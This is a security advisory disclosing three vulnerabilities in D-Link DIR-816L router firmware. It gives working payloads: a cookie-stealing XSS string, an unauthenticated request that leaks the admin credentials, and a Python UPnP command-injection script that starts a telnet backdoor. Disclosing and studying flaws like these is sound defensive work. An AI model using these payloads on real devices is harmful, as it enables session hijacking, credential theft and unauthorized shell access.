Multiple Vulnerabilities discovered in the D-link Firmware DIR-816L

Multiple Vulnerabilities discovered in the D-link Firmware DIR-816L

Loginsoft-2020-1008
23 July, 2020

CVE Number
CVE-2020-15895

CWE Number
CWE-79: Improper Neutralization of Input During Web Page Generation

Product Details
The DIR-816L Wireless AC750 Dual-Band Cloud Router is an affordable yet powerful wireless networking solution which combines the latest high-speed 802.11ac Wi-Fi technology with dual-band technology and fast Ethernet ports to deliver a seamless networking experience. The increased range and reliability of wireless AC technology reaches farther into your home, and advanced security features keep your network and data safe from intruders.
URL: https://legacy.us.dlink.com/pages/product.aspx?id=1e9adeae036d4724b5fbc82325f93ae8

Vulnerable Firmware Versions
2.06 & 2.06.B09_BETA (Latest)


Hardware
B1

Vulnerability Details
A Reflected Cross-site scripting vulnerability exists in DIR-816L, due to an unescaped `RESULT` value being printed on the webpage.

SYNOPSIS
In file webinc/js/info.php, there exists no output filtration being applied to the `RESULT` parameter, before it's printed on the webpage.

Analysis
Payload – ",msgArray);alert(document.cookie);//

POC – http://192.168.0.1/info.php?RESULT=",msgArray);alert(document.cookie);//



Exploitation:
An attacker can be remote or local, connected to the network & needs to entice the victim to visit a crafted link, which in turn will send the victims current cookie to the attacker's server.
But in order to fully exploit the vulnerability. The attacker needs to be in the local network, in order to inject the stolen cookie into the browser, order to hijack the victim's session.

Mitigations
- Proper output escaping should be done, in order to eliminate any extra characters.

CVE Number
CVE-2020-15894

CWE Number
CWE-200: Exposure of Sensitive Information to an Unauthorized Actor

Vulnerable Firmware Versions
2.06 & 2.06.B09_BETA (Latest)

Hardware
B1

Vulnerability Details
There exists an exposed administration function, allowing an attacker to gain unauthorized access to the few sensitive information.

SYNOPSIS
There exists an exposed administration function in getcfg.php, which can be used to call various services. The same be utilized by an attacker to retrieve various sensitive information, such as admin login credentials, by setting the value of `_POST_SERVICES` in the query string parameter to `DEVICE.ACCOUNT`.

Analysis
Payload – _POST_SERVICES=DEVICE.ACCOUNTAUTHORIZED_GROUP=1

Request:
URL – http://192.168.0.1/getcfg.php?a=%0a_POST_SERVICES%3DDEVICE.ACCOUNT%0aAUTHORIZED_GROUP%3D1

Response:

DEVICE.ACCOUNT

DIR-816L
…
…
Admin

//password hash disclosed
0

…
…

Exploitation:
An attacker can be anyone connected to the network & able to access the router login page. The above-mentioned request needs to browsed by an attacker in order to gain admin credentials (Password in hash).

Mitigations
- Proper session check needs to be done before any administrative level function is accessed.

CVE Number
CVE-2020-15893

CWE-78: Improper Neutralization of Special Elements used in an OS Command

Vulnerable Firmware Versions
2.06 & 2.06.B09_BETA (Latest)

Hardware
B1

Vulnerability Details
A command injection vulnerability exists in DIR-816L, allowing an attacker to inject arbitrary command to the UPnP via a crafted M-SEARCH packet.

SYNOPSIS
Universal Plug and Play (UPnP), by default is enabled in DIR-816L, on the port 1900. An attacker can perform command injection by injecting the payload into the `Search Target` (ST) field of the SSDP M-SEARCH discover packet.

Analysis
Payload – ;telnetd -p 8089;ls

Proof Of Concept –
```
import socket
import struct
buf = 'M-SEARCH * HTTP/1.1\r\nHOST:192.168.0.1:1900\r\nST:urn:schemas-upnp-org:service:WANIPConnection:1;telnetd -p 8089;ls\r\nMX:2\r\nMAN:"ssdp:discover"\r\n\r\n'
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.connect(("192.168.0.1", 1900))
s.send(buf)
s.close()
```

Exploitation:
An attacker can be anyone connected to the network & able to send a request to the UPnP port. A crafted packet can be sent to the particular upnp port by writing a simple python script, which in turn executes the supplied command as part of the crafted request. The shared POC would turn on telnet service on port 8089, giving a gateway for an attacker to enter.

Mitigations
- Blacklisting approach needs to be employed to filter out command injection-related payloads, such as `;` `||` etc.

Vendor Disclosure: 9 february 2019

Credit
Discovered by ACE Team – Loginsoft

Let us know how we can help you

CONTACT

US Office
4437 Brookfield Corporate Drive, Suite 101
Chantilly, VA USA 20151.
+1 703 956 7410

Canada Office
7-7003 Steeles Ave W, Toronto,
ON M9W 0A2, Canada.

India Office
1-63-5-8B, Kavuri Hills, Jubilee Hills,
Hyderabad-500033.